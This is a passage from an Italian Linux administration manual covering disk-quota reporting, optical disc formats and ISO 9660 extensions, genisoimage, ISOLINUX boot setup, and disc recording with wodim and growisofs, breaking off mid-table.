`-g`	Elenca la situazione delle quote riferite ai gruppi.
`-a`	Elenca le quote di tutte le partizioni per cui ciò è previsto attraverso le indicazioni del file '`/etc/fstab`'.

Segue la descrizione di alcuni esempi.

- `#` **`repquota -a`** [*Invio*]

  Elenca la situazione delle quote riferite agli utenti (predefinito) per tutte le partizioni in cui ciò è stato attivato, in base alle indicazioni del file '`/etc/fstab`'.

- `#` **`repquota -g -a`** [*Invio*]

  Elenca la situazione delle quote riferite ai gruppi per tutte le partizioni in cui ciò è stato attivato, in base alle indicazioni del file '`/etc/fstab`'.

  `#` **`repquota /dev/sda3`** [*Invio*]

  Elenca la situazione delle quote riferite agli utenti (predefinito) per la partizione '`/dev/sda3`' (in uso).

19.6.11 Utilizzo di «quota»

«

Il programma '**`quota`**' permette agli utenti di controllare il proprio livello di quota. Effettua l'analisi su tutte le partizioni annotate per questo nel file '`/etc/fstab`'. Solo all'utente '**`root`**' è concesso di utilizzare questo programma per controllare la quota di un altro utente.

```
quota [opzioni]
```

Il programma '**quota**' restituisce un valore diverso da zero se almeno uno dei valori restituiti rappresenta uno sconfinamento dalla quota.

Tabella 19.93. Alcune opzioni.

Opzione	Descrizione
`-u` [*utente*]	Restituisce le quote riferite all'utente. È l'azione predefinita se non vengono specificate altre opzioni. Solo l'utente '**root**' può utilizzare l'argomento aggiuntivo per controllare i livelli di un utente particolare.
`-g` [*gruppo*]	Restituisce le quote riferite al gruppo. L'utente può interrogare le quote riferite a gruppi a cui appartiene.

Segue la descrizione di alcuni esempi.

- `$` **quota** [*Invio*]

  L'utente visualizza i propri livelli di quota.

- `$` **quota -g lavoro1** [*Invio*]

  L'utente visualizza i propri livelli di quota per il gruppo '**lavoro1**' a cui appartiene.

- `#` **quota -u tizio** [*Invio*]

  L'utente '**root**' visualizza i livelli di quota per l'utente '**tizio**'.

19.7 Dischi ottici: file system

«

Per «disco ottico» si vuole intendere genericamente ciò che può essere un CD, DVD o BD (*Blu-ray disc*), usato per contenere dati con l'ausilio di un file system tradizionale.[38] Questo tipo di unità di memorizzazione ha la caratteristica di utilizzare un'unica traccia a spirale che inizia dalla parte centrale e si espande verso l'esterno, consentendo così di realizzare anche supporti di capacità minore di quella standard, usando un diametro minore.

La memorizzazione dei dati in un disco ottico può avvenire solo sequenzialmente, mentre per la lettura si accede direttamente ai dati desiderati. Per questo motivo, l'uso più semplice di un disco ottico prevede una sola fase di scrittura, di tutto il file system con il suo contenuto di file e directory. Tuttavia, esiste anche la possibilità di continuare a scrivere su un disco che non ha esaurito lo spazio a disposizione; in tal caso, con un file system appropriato, si può avere la sensazione di usare un disco ottico, come se fosse un'unità di memorizzazione comune, dove però i file che si cancellano non portano a un recupero dei dati e quelli che si modificano, occupano nuovo spazio.

Le possibilità dei dischi ottici sono molte, ma difficilmente i sistemi operativi recepiscono tutti gli standard e tutte le estensioni; pertanto, per memorizzare dati nei dischi ottici in modo «compatibile», è bene essere prudenti e non cercare di pretendere da questo tipo di supporto ciò per cui non è proprio adatto. Anche per questo motivo, qui si considera la scrittura di una sola traccia, in una sola sessione, in una sola fase; inoltre non viene trattato il caso particolare dei DVD-RAM.

Partendo dal presupposto di voler usare i dischi ottici con una sola fase di scrittura, per una sola traccia e sessione, potrebbe essere utilizzato qualunque tipo di file system. Ma per la massima compatibilità va scelto il formato ISO 9660, purché non ci siano file di dimensione maggiore di 4 Gibyte, oppure il formato UDF (*Universal disc format*), ovvero ISO 13346, dove i file possono avere dimensioni maggiori.

19.7.1 Caratteristiche di massima di un CD

Il CD è oggi un supporto di memorizzazione pensato per scopi diversi, ma nato per sostituire i dischi audio analogici di vinile. La sua origine specifica ha poi portato a un'evoluzione piuttosto complessa per consentirne l'impiego in altri settori.

Si può immaginare il contenuto di un CD come qualcosa che è suddiviso in ***sessioni***, le quali a loro volta si suddividono in tracce. Ogni traccia può avere una destinazione differente; per esempio può trattarsi di un brano musicale, di un file system, o un altro tipo di informazione.

In condizioni normali, un CD-ROM si compone di una sola sessione, contenente una sola traccia dati (un file system), mentre un CD musicale si compone di una sola sessione contenente diverse tracce, una per ogni brano musicale.

Ogni sessione contiene un indice generale, noto con la sigla TOC (*Table of contents*), collocato alla fine delle tracce, il quale permette di raggiungere l'inizio delle tracce attraverso un accesso diretto. Si fa

riferimento alla creazione di questo indice con il termine *finalization*, oppure *fixation*.

L'ultima sessione di un CD può essere aperta o chiusa. Una sessione che rimane aperta consente l'aggiunta di una sessione ulteriore, mentre una sessione chiusa non permette di aggiungerne altre.

La registrazione di un CD può avvenire in fasi successive. Teoricamente è possibile definire una sessione e inserirvi una traccia alla volta, mettendo l'indice TOC solo alla fine. Una volta completata la sessione con l'indice, se questa rimane aperta, è possibile aggiungerne altre.

Dopo questa descrizione schematica è necessario comprendere che le sessioni non sono degli scompartimenti stagni, ma rappresentano delle fasi successive nella registrazione di un CD. Teoricamente, le varie sessioni devono risultare concatenate fra loro, in modo tale che la lettura dell'indice TOC finale consenta di conoscere la collocazione di tutte le tracce presenti. In questo senso va considerato anche il fatto che la sequenza di numerazione delle tracce è unica in tutto il CD e non viene azzerata all'inizio di sessioni successive. Pertanto, alla fine, il CD dovrebbe apparire scomposto in tracce e la presenza delle sessioni non dovrebbe modificare l'apparenza del contenuto. Naturalmente, questa è la teoria; in pratica gli apparecchi usati per leggere i CD devono essere in grado di riconoscere le sessioni, altrimenti le informazioni successive alla prima sessione di registrazione diventano inaccessibili. In questo senso è sempre bene evitare di realizzare CD contenenti più di una sessione.

19.7.2 Caratteristiche di massima di un DVD

Il DVD nasce come un tipo particolare di CD in grado di memorizzare molti più dati (intorno ai 4 700 000 000 byte, ovvero 4,3 Gibyte), dal quale si sono sviluppate diverse varianti. Nelle situazioni più comuni si distinguono DVD–R (o DVD–RW) dai DVD+R (o DVD+RW). Il primo tipo (DVD–R o DVD–RW) è quello che ha caratteristiche tecniche inferiori, perché per la scrittura richiede la stessa procedura da usare per un CD, ma è compatibile con la maggior parte dei lettori DVD; il secondo tipo (DVD+R o DVD+RW) è più evoluto ed è più facile la procedura di registrazione.

Come si può intendere intuitivamente, quando si fa riferimento a un DVD-ROM, si intende un DVD contenente una traccia dati (che non può essere modificata), così come avviene con i CD-ROM, senza fare distinzioni sulla tecnologia usata nella realizzazione del disco («–» o «+» che sia).

19.7.3 Caratteristiche di massima di un BD

I dischi ottici BD, ovvero Blu-ray disc, hanno una capacità di 25 000 000 000 byte, pari a circa 23 Gibyte. Si distinguono dischi che possono essere scritti una volta sola, con la sigla BD-R, da quelli che consentono più riscritture, con la sigla BD-RE (*rewriteable*).

19.7.4 Creazione dell'immagine di un disco ottico

«

Creare l'immagine di un disco ottico significa predisporre un file in qualità di traccia dati di una sessione del disco che si vuole masterizzare. In generale si tratta di realizzare un file system ISO 9660, probabilmente con qualche estensione, oppure UDF, ma in tal caso senza estensioni.

19.7.4.1 Estensioni Rock Ridge

«

Il file system ISO 9660 è predisposto per gestire file con nomi aventi al massimo 32 caratteri, ma in pratica, per la massima compatibilità, questo limite viene abbassato ulteriormente, per consentire anche ai sistemi Dos degli anni 1990 di potervi accedere. Dal punto di vista dei sistemi Unix, ciò non costituisce solo un problema nella dimensione dei nomi, ma soprattutto nella mancanza di tutti gli altri attributi che può avere un file: i permessi e le proprietà.

I dischi ottici realizzati per gli ambienti Unix sono fatti generalmente utilizzando le estensioni Rock Ridge che alla fine permettono di memorizzare tutti quei dati mancanti, compresa la possibilità di gestire nomi più lunghi, con o senza punti. Quando questi dischi vengono letti in un sistema operativo che non è in grado di interpretare tali estensioni, si riescono a vedere solo nomi di file corti.

Il problema dei nomi deve essere tenuto in considerazione nella preparazione di dischi ottici. Se questi dischi sono destinati ad ambienti normali, Dos e derivati, occorre organizzare un sistema di nomi corti per essere certi che possano essere letti ovunque nello stesso modo.

Quando si usano delle estensioni per gestire nomi lunghi, nelle directory potrebbe essere aggiunto un file contenente un elenco di ab-

binamenti tra i nomi corti che appaiono quando non si dispone delle estensioni e i nomi lunghi corretti. Di solito si tratta del file ‘`TRANS.TBL`’ e il suo significato è evidente: *translation table*, ovvero tabella di conversione.

Anche il numero di livelli di sottodirectory ha un limite nel file system ISO 9660: sono al massimo otto. Le estensioni Rock Ridge permettono di superare tale limite, ma come al solito si pongono delle difficoltà per i sistemi che non sono in grado di gestire tali estensioni.

19.7.4.2 Estensioni Zisofs

Le estensioni Zisofs si sommano a quelle Rock Ridge e sono costituite da una tecnica di compressione sui file, che consente un accesso trasparente ai dati. Si tratta precisamente di un'estensione specifica dei sistemi GNU/Linux, tuttavia è possibile estrarre il contenuto di un disco ottico del genere disponendo degli strumenti necessari. Si veda la sezione 19.9 per maggiori dettagli.

19.7.4.3 Estensioni El-Torito

Le estensioni El-Torito permettono di realizzare un CD-ROM o un DVD-ROM «avviabile», purché il firmware (BIOS) dell'elaboratore sia in grado poi di sfruttare effettivamente questa possibilità.

Il metodo consiste nel simulare un dischetto, come se fosse stato inserito nella prima unità. Questo «dischetto» deve contenere naturalmente tutto quello che serve per avviare un sistema in grado di leggere il disco ottico. In pratica, nel caso delle distribuzioni GNU/Linux, si include l'immagine del dischetto di avvio necessario ad avviare il sistema, usando il disco ottico in sola lettura. Questo di-

schetto deve avere un formato normale: 1200 Kibyte, 1440 Kibyte o 2880 Kibyte.

19.7.4.4 Estensioni Joliet

Le estensioni Joliet nascono dalla Microsoft e servono a consentire la lettura del disco in un sistema MS-Windows, preservando i nomi lunghi.

Le estensioni Joliet non pongono limiti alla dimensione dei nomi dei file, tuttavia non consentono di distinguerli oltre i primi 64 caratteri e si crea un errore irreversibile se due file hanno i nomi che nei primi 64 caratteri sono uguali. In presenza di tali file, se questi non sono rivolti al pubblico che deve consultare il disco attraverso un sistema MS-Windows, si può informare il programma che produce il file system di renderli invisibili alle estensioni Joliet.

In generale, salvo problemi nella lunghezza dei nomi dei file, conviene utilizzare anche queste estensioni in modo da permetterne la lettura del disco che si realizza in qualunque circostanza.

Va osservato che non sempre un disco ottico con estensioni Joliet, realizzato attraverso gli strumenti che si dispongono normalmente in un sistema GNU, risulta leggibile effettivamente in un sistema MS-Windows. Pertanto la leggibilità di un disco destinato alla diffusione, va sempre verificata con il sistema operativo di destinazione. Eventualmente, si può contare ragionevolmente sul fatto che un disco realizzato senza estensioni Joliet sia leggibile se i nomi dei file sono compatibili con i vecchi limiti dei sistemi Dos (otto caratteri, un punto e tre caratteri di estensione).

19.7.4.5 Strumenti per la creazione di un file-immagine ISO 9660 e UDF

Per la creazione di un file-immagine con file system adatto a un disco ottico, si utilizza un programma particolare, in grado di gestire anche le varie estensioni:

```
genisoimage [opzioni] directory
```

Il programma '**genisoimage**',[39] crea il file-immagine a partire dal contenuto di una directory. In pratica, tutto quello che è contenuto nella directory, comprese le eventuali sottodirectory, viene usato per generare il nuovo file system. Non si tratta di un normale programma di inizializzazione, perché con questo tipo di file system non è possibile inizializzare prima e scrivere i dati dopo: inizializzazione e registrazione sono simultanee.

Il programma '**genisoimage**' è derivato da '**mkisofs**', da cui eredita buona parte della sintassi.

Se non viene utilizzata l'opzione '**-o**', il risultato viene emesso attraverso lo standard output.

Questo programma non è in grado di registrare i dischi ottici, ma solo di generare un'immagine del risultato finale in un file che poi viene utilizzato dal programma di masterizzazione. In teoria è possibile inviare l'output del programma direttamente al programma di masterizzazione, ma si tratta generalmente di una tecnica sconsigliabile.

Tabella 19.94. Alcune opzioni generali

Opzione	Descrizione
`-f`	Utilizzando questa opzione, si fa in modo che i collegamenti simbolici vengano tradotti nel file o nella directory a cui puntano. Ciò è utile quando si prepara un disco senza le estensioni Rock Ridge. Se questa opzione non viene utilizzata, i collegamenti simbolici sono copiati come tali e di conseguenza si utilizzano le estensioni Rock Ridge. La lettera «f» sta per *follow links*.

Opzione	Descrizione
`-m` ***modello***	Questa opzione, seguita da un modello realizzato con i caratteri jolly gestiti dalla shell, permette di escludere tutti i file e le directory che corrispondono al modello. Il modello riguarda solo il nome dei file e delle directory, non il percorso necessario a raggiungerli.
`-o` ***file***	Questa opzione permette di specificare il file di destinazione che deve contenere l'immagine del file system generato. Il file indicato può anche essere un dispositivo a blocchi di un'unità a dischi, come un dischetto o una partizione, ma non può trattarsi dell'unità corrispondente a un disco ottico. Se questa opzione non viene utilizzata, il risultato viene emesso attraverso lo standard output. La lettera «o» sta per *output*.
`-v`	Durante il funzionamento, genera più informazioni. L'opzione può essere data due volte, per ottenere una quantità maggiore di informazioni. La lettera «v» sta per *verbose*.

Opzione	Descrizione
`-C` ***inizio_ultima_sessione*`,`*`inizio_prossima_sessione*`	Questa opzione si usa assieme a '**`-M`**' per la creazione di un'immagine da accodare in una sessione successiva di un. L'argomento dell'opzione si compone di due parti, separate da una virgola, costituite da numeri ottenibili dal programma '**`wodim`**' con l'opzione '**`-msinfo`**', in riferimento a un disco multisessione a cui si vuole accodare l'immagine che si sta per creare.
`-M` ***immagine_nella_sessione_precedente***	Si usa assieme a '**`-C`**' per creare un'immagine da considerare la continuazione di un'altra, da inserire nella sessione successiva del disco.

Tabella 19.95. Estensioni legate ai dati contenuti

Opzione	Descrizione
`-R`	Questa opzione permette di generare un file system ISO 9660 con estensioni Rock Ridge, per la memorizzazione di tutte le informazioni tipiche dei sistemi Unix.

Opzione	Descrizione
`-r`	Questa opzione si comporta in modo analogo a '**`-R`**' con la differenza che la proprietà e i permessi vengono modificati: file e directory appartengono all'utente e al gruppo '**`root`**'; tutti i file e le directory ottengono tutti i permessi di lettura; tutti i permessi di scrittura vengono tolti; tutti i file e le directory che risultano avere almeno un permesso di esecuzione o di attraversamento, lo ottengono per tutti gli utenti; i permessi particolari: SUID, SGID e Sticky, vengono rimossi.
`-z`	Serve a precisare che la directory usata per creare il file-immagine contiene file compressi, conformi alle estensioni Zisofs. Questa opzione richiede l'abbinamento con '**`-r`**' o '**`-R`**'.
`-T`	Utilizzando questa opzione si attiva la creazione del file '`TRANS.TBL`' in ogni directory, per contenere la tabella di conversione necessaria a stabilire il nome corretto dei file quando si legge il disco in un sistema che non è in grado di riconoscere le estensioni Rock Ridge.
`-J`	Genera le estensioni Joliet per consentirne la lettura nei sistemi MS-Windows.
`-apple`	Genera le estensioni Apple.

Opzione	Descrizione
`-udf`	Aggiunge delle estensioni per un file system UDF. Utilizzando questa opzione, si ottiene un file system che può essere innestato come ISO 9660, oppure UDF. Ma utilizzando il file system come UDF, si perdono le informazioni tipiche di un sistema Unix (in particolare si perdono i collegamenti simbolici). Se si innesta un disco di questo tipo in un sistema GNU/Linux, lasciando che sia il kernel a individuarne il tipo, l'innesto avviene in qualità di file system UDF; eventualmente, per leggere il disco secondo il file system ISO 9660, occorre specificarlo espressamente. Va ricordato che il file system ISO 9660 non consente di «vedere» i file che occupano più di 4 Gibyte.

Tabella 19.96. Estensioni El-Torito, per rendere avviabile il disco ottico.

Opzione	Descrizione
`-b` ***file_immagine_di_avvio***	Permette di indicare il file contenente l'immagine di un dischetto da utilizzare per rendere avviabile il disco ottico con le estensioni El-Torito. Questa opzione si usa assieme a '**`-c`**'. La lettera «b» sta per *boot*.

Opzione	Descrizione
`-c` ***file_catalogo***	Questa opzione si usa assieme a '**`-b`**' allo scopo di rendere avviabile il disco ottico utilizzando le estensioni El-Torito. Si deve indicare il nome di un file. Il programma '**`genisoimage`**' lo deve creare o sovrascrivere all'interno della gerarchia che compone l'insieme di ciò che si vuole inserire nel file system ISO 9660. In pratica, questo file serve a contenere delle indicazioni relativamente all'avvio del disco ottico, definite automaticamente da '**`genisoimage`**'. È un po' difficile indicare correttamente i file abbinati alle opzioni '**`-b`**' e '**`-c`**'. In pratica è necessario che la directory corrente nel momento della creazione dell'immagine ISO 9660 corrisponda al punto iniziale della gerarchia che si vuole archiviare in questo modo. Così, i percorsi dei file in questione possono essere indicati in modo relativo.

Segue la descrizione di alcuni esempi.

- `#` **`genisoimage -r -T -v -o prova.img /home/tizio/elio`**[*Invio*]

  Crea un'immagine ISO 9660 nel file '`prova.img`' di quanto contenuto a partire dalla directory '`/home/tizio/elio/`'. Vengono usate le estensioni Rock Ridge, attraverso l'opzione '**`-r`**', ma la proprietà e i permessi di file e directory vengono adattati nel modo generalmente più opportuno. Attraverso l'opzione '**`-T`**' si ottiene la creazione del file '`TRANS.TBL`' in ogni directory.

- `# genisoimage -r -T -v -o prova.img ↩`
  `↪ -b images/boot.img -c boot/boot.cat `pwd`` [*Invio*]

  Crea un'immagine ISO 9660 in un file, a partire dalla directory corrente (l'indicazione viene ottenuta attraverso quanto restituito dal comando '**pwd**'). Vengono usate le estensioni Rock Ridge, con l'opzione '**-r**', in modo che la proprietà e i permessi di file e directory siano adattati nel modo generalmente più opportuno. Inoltre si utilizza il file '`images/boot.img`' per l'avvio del disco ottico e si crea il file '`boot/boot.cat`' per lo stesso motivo.

- `# genisoimage -r -T -v -o prova.img ↩`
  `↪ -b images/boot.img -c boot/boot.cat $PWD` [*Invio*]

  Come nell'esempio precedente, con la differenza che la directory corrente viene ottenuta dalla variabile di ambiente ***PWD***.

- `# genisoimage -r -T -J -apple -udf -v ↩`
  `↪ -o prova.img /home/tizio/elio` [*Invio*]

  Crea un'immagine ISO 9660 nel file '`prova.img`' di quanto contenuto a partire dalla directory '`/home/tizio/elio/`'. Vengono usate le estensioni Rock Ridge, attraverso l'opzione '**-r**', ma la proprietà e i permessi di file e directory vengono adattati nel modo generalmente più opportuno. L'opzione '**-J**' aggiunge le estensioni Joliet; l'opzione '**-apple**' aggiunge le estensioni Apple; l'opzione '**-udf**' rende ibrido il file system, consentendo di interpretarlo anche come UDF. Attraverso l'opzione '**-T**' si ottiene la creazione del file '`TRANS.TBL`' in ogni directory.

- `# genisoimage -r -T -J -apple -udf -v -o prova.img ↩`
  `↪ -b images/boot.img -c boot/boot.cat `pwd`` [*Invio*]

Crea un'immagine ISO 9660 in un file, a partire dalla directory corrente (l'indicazione viene ottenuta attraverso quanto restituito dal comando '**pwd**'). Vengono usate le stesse estensioni dell'esempio precedente, specificando che il file 'images/boot.img' deve essere usato per l'avvio del disco ottico, creando il file 'boot/boot.cat' per lo stesso motivo.

- `# genisoimage -r -T -J -apple -udf -v -o prova.img ↩`
  `↪ -b images/boot.img -c boot/boot.cat $PWD` [*Invio*]

  Come nell'esempio precedente, con la differenza che la directory corrente viene ottenuta dalla variabile di ambiente ***PWD***.

- `# genisoimage -z -r -v -o prova.img /home/tizio/elio` [*Invio*]

  Crea un'immagine ISO 9660 nel file 'prova.img' di quanto contenuto a partire dalla directory '/home/tizio/elio/', creata precedentemente con file compressi per ottenere le estensioni Zisofs.

19.7.4.6 Esperimenti con il file system ISO 9660

Prima di arrivare alla realizzazione di un disco ottico occorre fare qualche esperimento non distruttivo. Si suppone che si tratti dell'utente '**tizio**' che ha costruito una struttura a partire dalla directory 'prova/' discendente dalla propria directory personale.

`$ genisoimage -r -T -v -o ~/prova.img ~/prova` [*Invio*]

In questo modo è stato creato il file 'prova.img' nella directory personale dell'utente. Per verificare il risultato si può eseguire l'innesto dell'immagine appena creata, ma per questo occorre avere i privilegi dell'utente '**root**'.

```
$ su [Invio]

Password: ******* [Invio]

# mount -o loop -t iso9660 /home/tizio/prova.img ↩
↪                          /mnt/cdrom [Invio]
```

Se tutto va bene, da questo momento l'immagine risulta collegata alla directory '`/mnt/cdrom/`'. Al termine si esegue il distacco dell'immagine nel modo solito.

```
# umount /mnt/cdrom [Invio]
```

Volendo, un'immagine di un file system ISO 9660 può risiedere in un disco normale, o meglio, un disco normale può essere utilizzato come se fosse un disco ottico. Quello che si ottiene è sempre un'unità in sola lettura, perché il tipo di file system non consente la modifica.

Supponendo che con l'esempio precedente si fosse ottenuto un file di dimensione inferiore o al massimo uguale a quella di una partizione di un'unità USB esterna, supponendo che il file di dispositivo per raggiungerla sia '`/dev/sdc1`', si potrebbe riversare tale immagine nel modo seguente:

```
# cp /home/tizio/prova.img /dev/sdc1 [Invio]
```

Una volta trasferito il file si può innestare la partizione come se fosse un disco ottico.

```
# mount -t iso9660 /dev/sdc1 /mnt/cdrom [Invio]
```

Al termine si esegue il distacco del dischetto nel modo solito.

```
# umount /mnt/cdrom [Invio]
```

19.7.4.7 ISOLINUX

L'avvio di un disco ottico attraverso la tecnica dell'immagine di un dischetto, specificato con l'opzione '**`-b`**' di '**`genisoimage`**', può essere anche troppo limitante, soprattutto quando ci sarebbe l'esigenza di utilizzare un kernel Linux generalizzato e, per questo, molto più grande della capacità di un dischetto. Per questo, si può usare ISOLINUX,[40] il quale offre un metodo differente.

Per avviare un disco ottico attraverso ISOLINUX, si crea normalmente la directory '`isolinux/`' all'inizio della gerarchia che deve servire per realizzare il disco stesso. Al'interno di questa directory si collocano alcuni file, descritti nell'elenco seguente.

File	Descrizione
'`isolinux.bin`'	Si tratta del programma di avvio di ISOLINUX.
'`isolinux.cfg`'	È il file di configurazione per l'avvio e si realizza in modo simile a quello di SYSLINUX (sezione 6.10).
'`vmlinuz`'	È il file del kernel Linux (ma si può usare anche un altro nome, in base alla configurazione del file '`isolinux.cfg`').

La directory '`isolinux/`' può contenere anche tutti gli altri file che possono essere richiesti per l'avvio, in base alla configurazione specificata nel file '`isolinux.cfg`'.

Se la propria distribuzione GNU/Linux organizza un pacchetto per ISOLINUX (oppure per SYSLINUX, ma che incorpora ISOLINUX), il file '`isolinux.bin`' già pronto può trovarsi nella directory '`/usr/lib/isolinux/`' (oppure '`/usr/lib/syslinux/`'): da

lì va copiato nella directory ‘`isolinux/`’ già descritta.

Purtroppo, ISOLINUX non è in grado di funzionare in tutte le situazioni possibili, soprattutto a causa delle differenze che ci sono nei firmware (BIOS) dei vari tipi di elaboratori, pur restando sempre nella stessa architettura x86. Per cercare di capire dove si blocca il sistema di avvio, al posto di usare il file ‘`isolinux.bin`’ che si trova nella directory ‘`/usr/lib/isolinux/isolinux.bin`’ (oppure ‘`/usr/lib/syslinux/isolinux.bin`’), conviene copiare il file ‘`isolinux-debug.bin`’, ma nella directory ‘`isolinux/`’ deve avere poi sempre il nome ‘`isolinux.bin`’.

A titolo di esempio, viene mostrato come potrebbe essere configurato il file ‘`isolinux.cfg`’:

```
DISPLAY intro.msg

TIMEOUT 0
PROMPT 1
DEFAULT auto

LABEL auto
 LOCALBOOT 0x80

LABEL hda
 KERNEL vmlinuz
 APPEND root=/dev/hda ro

LABEL hdb
 KERNEL vmlinuz
 APPEND root=/dev/hdb ro
```

```
LABEL hdc
 KERNEL vmlinuz
 APPEND root=/dev/hdc ro

LABEL hdd
 KERNEL vmlinuz
 APPEND root=/dev/hdd ro

LABEL sr0
 KERNEL vmlinuz
 APPEND root=/dev/sr0 ro

LABEL sr1
 KERNEL vmlinuz
 APPEND root=/dev/sr1 ro
```

In questo esempio, si può vedere la direttiva '**DISPLAY**', con la quale viene visualizzato il contenuto del file '`intro.msg`'; questo file si deve trovare, come gli altri, nella directory '`isolinux/`'. Successivamente, nelle direttive '**KERNEL**', viene specificato il nome del file che contiene il kernel: in questo caso è '`vmlinuz`' (sempre contenuto nella directory '`isolinux/`').

Senza entrare nel dettaglio della configurazione di ISOLINUX(si veda eventualmente la sezione 6.10), conviene vedere come va usato '**genisoimage**':

```
# cd directory_iniziale_gerarchia
```

Si suppone che la directory corrente sia quella iniziale, a partire dalla quale si articola la struttura che si vuole tradurre nel disco ottico:

```
# genisoimage -R -o /tmp/cdrom.img -b isolinux/isolinux.bin ↩
↪             -c isolinux/boot.cat ↩
```

```
↪              -no-emul-boot -boot-load-size 4 ↩
↪              -boot-info-table .
```

In questo caso, per comodità, si utilizza sempre la directory ‘`isolinux/`’ per inserire il file ‘`boot.cat`’.

19.8 Registrare su dischi ottici con GNU/Linux

«

Per registrare dati in un disco ottico, occorre un’unità per la «masterizzazione» e il software adatto per trasferire un’immagine contenente un file system adatto nel disco vergine. In questo capitolo viene spiegato il procedimento a grandi linee.

Il disco ottico che può essere preparato in casa in casa, potrebbe consentire una sola scrittura, oppure potrebbe essere riscrivibile più volte. Il disco ottico riscrivibile potrebbe richiedere ogni volta una reinizializzazione, oppure potrebbe consentire la riscrittura di porzioni di dati, in modo analogo ad altre unità di memorizzazione di massa comuni. Tuttavia, il disco ottico riscrivibile consente un numero limitato di riscritture, per cui la scrittura ripetuta di alcune zone porta velocemente all’inaffidabilità delle stesse; pertanto, è sempre bene trattare i dischi ottici come unità in sola lettura, salvo quando si procede a una riscrittura completa, ammesso che ciò sia possibile.

Difficilmente è possibile disporre di un solo programma per la scrittura di ogni tipo di disco ottico; pertanto, occorre valutare di volta in volta quale sia lo strumento più adatto.

19.8.1 Problemi legati alla scrittura di dischi ottici

La registrazione di un disco ottico è generalmente un'operazione a senso unico, senza possibilità di ripensamenti né ritardi. Se qualcosa non va, il disco che si ottiene può essere inutilizzabile. Vanno tenute a mente alcune regole fondamentali:

- il flusso di dati verso il masterizzatore dovrebbe essere costante e si dovrebbe mantenere alla velocità di registrazione impostata;
- il masterizzatore non deve essere interessato da vibrazioni;
- prima della registrazione, il disco deve risultare pulito perfettamente.

Il problema legato al flusso di dati costante è molto importante e a volta può costringere a non svolgere altre attività con l'elaboratore dove si sta registrando un disco ottico. Anche il problema della vibrazioni non va trascurato; un urto potrebbe rovinare la registrazione. Per ultimo va considerato anche il problema della pulizia del disco: prima della registrazione è opportuno afferrarlo con cura in modo da non sporcare il lato usato per la scrittura. Una volta registrato, è meno importante il problema della pulizia, se non si prevedono ulteriori riscritture.

19.8.2 Wodim

Wodim[41] è un programma in grado di registrare CD ed eventualmente anche DVD.

`wodim` [*opzioni_generali*] `dev=`*dispositivo* [*opzioni_di_traccia*] *traccia*...

Esistono vari modi di specificare il dispositivo da usare per la scrittura, ma in un sistema GNU/Linux è sufficiente indicare il file di dispositivo nel modo consueto. Eventualmente, per conoscere quali sono i dispositivi utilizzabili dal programma, si può sfruttare l'opzione '**`--devices`**'.

Le tracce sono semplicemente nomi di file da usare durante la registrazione. Se si intende utilizzare lo standard input si deve indicare un trattino singolo ('**`-`**').[42]

Tabella 19.99. Alcune opzioni generali. Le opzioni generali vanno indicate prima della specificazione delle coordinate necessarie a raggiungere l'unità di registrazione.

Opzione	Descrizione
`-v`	Durante la registrazione emette più informazioni.
`-dummy`	Permette di eseguire tutte le operazioni in simulazione. In pratica, tutto avviene come nella realtà, tranne per il fatto che il laser rimane spento.
`-eject`	Espelle il disco alla fine delle operazioni.
`speed=`***velocità***	Permette di definire la velocità di registrazione. Il valore da inserire è un numero intero corrispondente a un multiplo della velocità standard di riproduzione di un CD o di un DVD.

Opzione	Descrizione
`blank=`{`all` | `fast` ↩ ↪ | `session` ↩ ↪ | `unclose` | ***altra_opzione***}	Permette di cancellare un disco riscrivibile prima di un nuovo riutilizzo. Si indica una parola chiave per definire cosa cancellare esattamente. Il minimo è '**`fast`**' che si limita a sovrascrivere gli indici, consentendo un riutilizzo completo del disco; '**`all`**' cancella tutto; '**`session`**' elimina solo l'ultima sessione. Sono disponibili altre parole chiave per situazioni particolari, di cui si trova la descrizione nella pagina di manuale *wodim(1)*.
`driver=`***nome_driver***	Permette di stabilire in che modo accedere all'unità di registrazione attraverso il nome che lo rappresenta sinteticamente (*driver*). Generalmente non è necessario specificarlo, a meno che '**`wodim`**' non sia in grado di riconoscere il tipo di unità. Si può usare precisamente l'opzione '**`driver=help`**' per conoscere l'elenco aggiornato dei nomi disponibili.

Tabella 19.100. Alcune opzioni di traccia. Le opzioni di traccia possono essere alternate tra i nomi dei file che rappresentano le tracce da registrare. La validità dell'effetto di queste opzioni riguarda le tracce successive, fino a che non si incontrano opzioni contrarie.

Opzione	Descrizione
`-data`	Questa opzione è predefinita e permette di specificare che le tracce seguenti contengono dati ISO 9660 o Rock Ridge.

Opzione	Descrizione
`-audio`	Indica che le tracce seguenti sono di tipo audio.
`-pad`	Aggiunge alla fine delle tracce una pausa di circa 15 secondi. Questa opzione può essere utile se il lettore risulta incapace di leggere gli ultimi settori delle tracce.

Segue la descrizione di alcuni esempi.

- `# **wodim -devices**[*Invio*]`

  Scandisce le unità per la registrazione, elencando ciò che trova:

```
wodim: Overview of accessible drives (1 found) :
-------------------------------------------------------------
 0  dev='/dev/scd0'     rwrw-- : '_NEC' 'DVD_RW ND-3551A'
-------------------------------------------------------------
```

  In questo caso ha trovato l'unità '`/dev/scd0`', la quale risulta corrispondere a un masterizzatore CD/DVD per dischi riscrivibili.

- `# **wodim -v speed=1 dev=/dev/scd0 -data traccia.img**[*Invio*]`

  Inizia la registrazione a velocità normale del file '`traccia.img`', nell'unità corrispondente al file di dispositivo '`/dev/scd0`'.

- `# **wodim -v speed=4 dev=/dev/scd0 blank=fast**[*Invio*]`

  Ripristina rapidamente un CD o un DVD riscrivibile.

19.8.3 Growisofs e DVD+rw-format

Growisofs,[43] è il programma principale del pacchetto DVD+rw-tools, il quale consente la registrazione di dischi ottici DVD e BD:

```
growisofs [opzioni_generali] {-Z|-M} file_di_dispositivo ↩
↪opzioni_di_genisoimage
```

Il modello sintattico mostrato non è abbastanza chiaro e si rende necessario osservare gli esempi per comprendere il senso generale.

Il nome Growisofs deriva dal fatto che originariamente il suo scopo era di pilotare correttamente il programma '**genisoimage**' per consentire l'aggiunta di dati a un file system ISO 9660 su un'unità di memorizzazione che lo consente. Attualmente, Growisofs gestisce in modo trasparente diverse tecniche che consentono in pratica di aggiungere dati a un disco ottico.

Prima di passare agli esempi di utilizzo di Growisofs conviene conoscere l'uso delle opzioni principali specifiche di questo programma, ricordando che alla fine della riga di comando si inseriscono le opzioni e gli argomenti da dare a '**growisofs**', ammesso che non si intenda fornire un file-immagine già pronto per la masterizzazione.

Tabella 19.102. Alcune opzioni specifiche di Growisofs.

Opzione	Descrizione
